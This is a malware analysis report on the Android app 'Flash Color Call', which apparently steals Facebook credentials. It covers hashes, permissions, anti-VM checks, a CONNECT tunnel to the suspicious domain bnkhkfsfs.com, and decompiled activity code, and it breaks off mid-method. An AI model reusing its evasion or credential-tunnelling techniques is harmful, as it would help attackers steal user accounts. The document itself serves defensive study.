Malware Analysis

Analyst Name: Michael Azoulay

App: Flash Color Call app

Overview

Executive Summary:

The investigation was on the “Flash Color Call app”.
This app contains malicious code that has the ability to steal one’s facebook account with the help of a legitimate facebook page.
Once the app is installed, opened and a log-in request is made A communication between the host phone and the attacker server is established with a proxy tunnel communication that transfers the user credentials.

Static Analysis

Metadata And OSINT

Metadata Provided by MOBSF:

File Names	Flash Color Call_1.0.0.7_apkcombo.com.apk FlashColorLight.apk Flitskleuroproep-1.0.0.7.apk
Size	6.77MB
App Name	Flash Color Call
Package Name	com.mastercoll.flashcolor.call
Main Activity	com.mastercoll.flashcolor.call.ohdfxzs.Xerc
App Version	1.0.0.7
Target SDK	28 Min SDK 16 Max SDK\
MD5:	d9849e7e7632613e8f95a93ef5e1a491
SHA1:	e83a5b4c63fe56bce7d81173741b72cd9899815c
SHA256:	0b5f2030089846c44b63d8b22c5281ded8d5347f0dfd014e455f35fc5f744658
Frosted	Yes
Signed	Yes, Unknown name




Image source: MOBSF
Description: Main page of MOBSF Static analysis

VirusTotal

VirusTotal is an online service that analyses suspicious files and URLs to detect types of malware and malicious content using antivirus engines and website scanners

According to Virustotal the file was found malicious by 3 vendors




Image source: Virustotal.com
Description: Detections on Virustotal 3/66

Virus total also found another name for this app




Image source: Virustotal.com / Details tab

Google search of the app md5 hash shows that it has yet another name.




Image source: google.com

AndroidManifest.xml and anti-detection checks

The Android manifest file helps to declare the permissions that an app must have to access data from other apps. The Android manifest file also specifies the app's package name that helps the Android SDK while building the app.

AndroidManifest.xml

```
<?xml version="1.0" encoding="utf-8"?>
<manifest android:versionCode="1007" android:versionName="1.0.0.7" android:compileSdkVersion="28" android:compileSdkVersionCodename="9" package="com.mastercoll.
  xmlns:android="http://schemas.android.com/apk/res/android">
    <uses-sdk android:minSdkVersion="16" android:targetSdkVersion="28" />
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
    <uses-permission android:name="android.permission.READ_PHONE_STATE" />
    <uses-permission android:name="android.permission.MODIFY_AUDIO_SETTINGS" />
    <uses-permission android:name="android.permission.ANSWER_PHONE_CALLS" />
    <uses-permission android:name="android.permission.VIBRATE" />
    <uses-permission android:name="android.permission.CALL_PHONE" />
    <uses-permission android:name="android.permission.READ_CONTACTS" />
    <uses-permission android:name="android.permission.CAMERA" />
    <uses-permission android:name="android.permission.INTERNET" />
    <uses-permission android:name="com.google.android.finsky.permission.BIND_GET_INSTALL_REFERRER_SERVICE" />
```

This AndroidManifest file contains permissions that are controversial but seems normal for a phone dialer

Scanned using APKID and found the following anti analysis checks:

Anti vm

Build.BOARD check,
Build.FINGERPRINT check,
Build.HARDWARE check,
Build.MANUFACTURER check,
Build.MODEL check,
Build.PRODUCT check,
Build.TAGS check,
SIM operator check,
network operator name check,
possible Build.SERIAL check

```
┌──(root㉿ LAPTOP-9E0EJTGH)-[/home/kali]
└─# ls -al /mnt/c/Users/Azoul/Downloads/Flash\ Color\ Call_1.0.0.7_apkcombo.com.apk
-rwxrwxrwx 1 kali kali 7100305 Oct 21  2021 '/mnt/c/Users/Azoul/Downloads/Flash Color Call_1.0.0.7_apkcombo.com.apk'

┌──(root㉿ LAPTOP-9E0EJTGH)-[/home/kali]
└─# apkid /mnt/c/Users/Azoul/Downloads/Flash\ Color\ Call_1.0.0.7_apkcombo.com.apk
[+] APKiD 2.1.4 :: from RedNaga :: rednaga.io
[*] /mnt/c/Users/Azoul/Downloads/Flash Color Call_1.0.0.7_apkcombo.com.apk!assets/audience_network.dex
 |-> anti_vm : possible Build.SERIAL check
 |-> compiler : unknown (please file detection issue!)
[*] /mnt/c/Users/Azoul/Downloads/Flash Color Call_1.0.0.7_apkcombo.com.apk!classes.dex
 |-> anti_vm : Build.BOARD check, Build.FINGERPRINT check, Build.HARDWARE check, Build.MANUFACTURER check, Build.MODEL check, Build.PRODUCT check, Build.TAGS check, SIM operator check, netw
ork operator name check, possible Build.SERIAL check
 |-> compiler : unknown (please file detection issue!)
```

Image source: APKID

android.permission.ACCESS_NETWORK_STATE	Allows an application to view the status of all networks.
android.permission.ANSWER_PHONE_CALLS	Allows the app to answer an incoming phone call.

android.permission.CALL_PHONE	Allows the application to call phone numbers without your intervention. Malicious applications may cause unexpected calls on your phone bill. Note that this does not allow the application to call emergency numbers.
android.permission.CAMERA	Allows application to take pictures and videos with the camera. This allows the application to collect images that the camera is seeing at any time.
android.permission.INTERNET	Allows an application to create network sockets.
android.permission.MODIFY_AUDIO_SETTINGS	Allows application to modify global audio settings, such as volume and routing.
android.permission.READ_CONTACTS	Allows an application to read all of the contact (address) data stored on your phone. Malicious applications can use this to send your data to other people.
android.permission.READ_PHONE_STATE	Allows the application to access the phone features of the device. An application with this permission can determine the phone number and serial number of this phone, whether a call is active, the number that call is connected to and so on.
android.permission.VIBRATE	Allows the application to control the vibrator.

Table source: MOBSF

Ads and statistics service

The following are urls that this app uses in its code. Found in the url section in mobsf

https://cmnsguider.yunos.com:443/genDeviceToken




Image source: google.com

https://pagead2.googlesyndication.com/pagead/gen_204?id=gmob-apps




Image source: google.com

https://plbslog.umeng.com
https://ouplog.umeng.com
https://developer.umeng.com/docs/66632/detail/
http://developer.umeng.com/docs/66650/cate/66650
https://ulogs.umeng.com/unify_logs
https://alogus.umeng.com/unify_logs
https://alogsus.umeng.com/unify_logs

https://ulogs.umengcloud.com/unify_logs




Image source: google.com





Image source: MOBSF


Known Trackers

“A tracker is a piece of software meant to collect data about you or your usages.”
~ exodus

MobSF found some trackers in its static analysis and gave us the tracker name, category and description about it on exodus.

Flashcolor uses Umeng and Facebook trackers.








Dynamic analysis

Basic App activity life cycle

1> 

2> 

3> 

4> 

1	App loading page (main activity)	com.mastercoll.flashcolor.call.ohdfxzs.Xerc
2	user first screen	com.mastercoll.flashcolor.call.ohdfxzs.Xthfsndo
3	when the user clicks somewhere.	com.mastercoll.flashcolor.call.ohdfxzs.Xthfsndo
4	Web view opens after the user clicks the sign in request.	com.mastercoll.flashcolor.call.add.ikmmcjj

The app is starting from the package “com.mastercoll.flashcolor.call.ohdfxzs” then make a jump to another package “com.mastercoll.flashcolor.call.add”

Network Traffic

This app is trying to communicate with several advertising and statistics services with get, post and connect requests.

Listed as follow:
https://graph.facebook.com, www.bnkhkfsfs.com://, https://www.facebook.com, https://m.facebook.com, https://static.xx.fbcdn.net, https://facebook.com, https://scontent.xx.fbcdn.net, https://ulogs.umeng.com, www.bnkhkfsfs.com:443




Image source: MOBSF HTTP TOOLS module
Description: In The HTTP TOOLS module every communication request is recorded and can be sent directly to burp suite.

From the above list there's one domain that uses the CONNECT method.
POST and GET Methods Are far different from the CONNECT Method, The CONNECT Method can create a TCP tunnel between hosts (resource)




Image source: developer.mozilla.org

The CONNECT request is made to the domain bnkhkfsfs.com
The Full Request from HTTP TOOLS:

REQUEST & RESPONSE

REQUEST

```
CONNECT www.bnkhkfsfs.com:443 HTTP/1.1
Host: www.bnkhkfsfs.com:443
Proxy-Connection: Keep-Alive
User-Agent: Dalvik/2.1.0 (Linux; U; Android 8.0.0; unknown
Build/OPR6.170623.017)
```

RESPONSE

```
HTTP/1.1 502 Bad Gateway
content-length: 209


Cannot connect to www.bnkhkfsfs.com:443: [Errno 11001] getaddrinfo failed If you plan to redirect requests away from this server, consider setting `connection_strategy` to `lazy` to suppress early connections.
```

This request was ended in a bad gateway response (no DNS resolution)
This domain “bnkhkfsfs.com” seems somewhat suspicious. There are no known public DNS records of this domain that I could find.

For now this address is considered suspicious as it uses the CONNECT method.
This domain can be a strong indication of compromise (IOC) for future automated analysis tools to find this to be part of a malware behaviour.

This domain will also be addressed later in the analysis.

Static code analysis

This part involves some reversing techniques and code analysis.
The apk was decompiled using MOBSF.

Code Structure:

Please note from now on i referring to the flashcolor package located under decompiled_app\sources\com\mastercall

Tree Command output before file renaming and deobfuscation.

```
root:
        |- flashcolor - java.iml
        |- R$anim.java
        |- R$animator.java
        |- R$attr.java
        |- R$bool.java
        |- R$color.java
        |- R$dimen.java
        |- R$drawable.java
        |- R$id.java
        |- R$integer.java
        |- R$interpolator.java
        |- R$layout.java
        |- R$mipmap.java
        |- R$plurals.java
        |- R$string.java
        |- R$style.java
        |- R$styleable.java
        |- R$xml.java
        +call
                |- a.java
                |- b.java
                |- c.java
                |- call.iml
                |- d.java
                |- Pxc.java
                +add
                        |- a.java
                        |- b.java
                        |- c.java
                        |- d.java
                        |- e.java
                        |- f.java
                        |- g.java
                        |- ikmmcjj.java
                        |- uyunyjmub.java
                +app
                        |- a.java
                        |- b.java
                        |- c.java
                        |- d.java
                        |- e.java
                        |- f.java
                        |- g.java
                +dbmalmw
                        |- Efvedju.java
                        |- Lfvsbbm.java
                        |- Rdindva.java
```

```
+ohdfxzs
        |- g.java
        |- Hmyvfjhd.java
        |- Tfklj.java
        |- Wbwemhxf.java
        |- Xerc.java
        |- Xthfsndo.java
+skcsg
        |- a.java
        |- Kfnoua.java
```

First I located all the activities using mobsf, ill concentrate my analysis on the mastercall.flashcolor package. Most of the activities are under the “ohdfxzs” package except one that is under the “add” package. In this analysis i will try to follow the user interaction in all of the activities and follow the flow of the app and potentially the malware flow as well.




Image source: MOBSF dynamic analyzer

com.mastercoll.flashcolor.call.ohdfxzs.Xerc - app_loading_page

This is the main activity. It also acts as a loading starting screen.
We can see that after its initialization it starts another activity.

```java
import android.os.Bundle;
import android.os.Handler;
import android.view.View;
import androidx.annotation.Nullable;
import com.facebook.ads.R;
import pub.devrel.easypermissions.AfterPermissionGranted;
/* loaded from: classes.dex */
public class Xerc extends g {
    private final Handler w = new Handler();
    long x = 1500;
    Runnable y = new Runnable() { // from class: com.mastercoll.flashcolor.call.ohdfxzs.d
        @Override // java.lang.Runnable
        public final void run() { Xerc.this.t(); }
    };

    /* JADX INFO: Access modifiers changed from: private */
    /* renamed from: u */
    public final void t() {
        finish();
        startActivity(new Intent(this.t, Xthfsndo.class));
    }

    @Override // com.mastercoll.flashcolor.call.ohdfxzs.g, android.view.View.OnClickListener
    public /* bridge */ /* synthetic */ void onClick(View view) { super.onClick(view); }
```


NEW NAME: “app_loading_page”

Screenshot:

com.mastercoll.flashcolor.call.ohdfxzs.Xthfsndo - app_first_page


This is the first page of the app. Its “main” code is a “onClick” function on the view object. when executed an if statement is called.

True	False
com.mastercoll.flashcolor.call.add.d.a()	startActivity(new Intent(this.t, Wbwemhxf.class))



NEW NAME: “app_first_page”

Screenshot:




com.mastercoll.flashcolor.call.ohdfxzs.Wbwemhxf - app_settings_page

This is the settings page. It contains legitimate settings functions of the app.

```
try {
    switch (view.getId()) {
        case R.id.flashlight_status /* 2131230870 */:
            contentValues = new ContentValues();
            str = com.mastercoll.flashcolor.call.c.p;
            if (!this.w.isChecked()) {
                i = 0;
            }
            valueOf = Integer.valueOf(i);
            break;
        case R.id.previous /* 2131230961 */:
            finish();
            return;
        case R.id.to_set_default_app /* 2131231045 */:
            km.b(this.t);
            return;
        case R.id.vibrate_status /* 2131231061 */:
            contentValues = new ContentValues();
            str = com.mastercoll.flashcolor.call.c.o;
            if (!this.x.isChecked()) {
                i = 0;
```

NEW NAME: app_settings_page

Screenshot:




com.mastercoll.flashcolor.call.ohdfxzs.Hmyvfjhd - app_call_page

This app call page has some strings from the flashcolor.call package.
Either then that it's all legitimate, half broken code.

Xerc.java | Xthfsndo.java | Wbwemhxf.java | Hmyvfjhd.java | R.java


```java
@RequiresApi(api = 23)
/* loaded from: classes.dex */
public class Hmyvfjhd extends g implements em {
    int w;
    Kfnoua x;
    BroadcastReceiver y = new a();

    /* loaded from: classes.dex */
    class a extends BroadcastReceiver {
        a() {
        }

        @Override // android.content.BroadcastReceiver
        public void onReceive(Context context, Intent intent) {
            String action = intent.getAction();
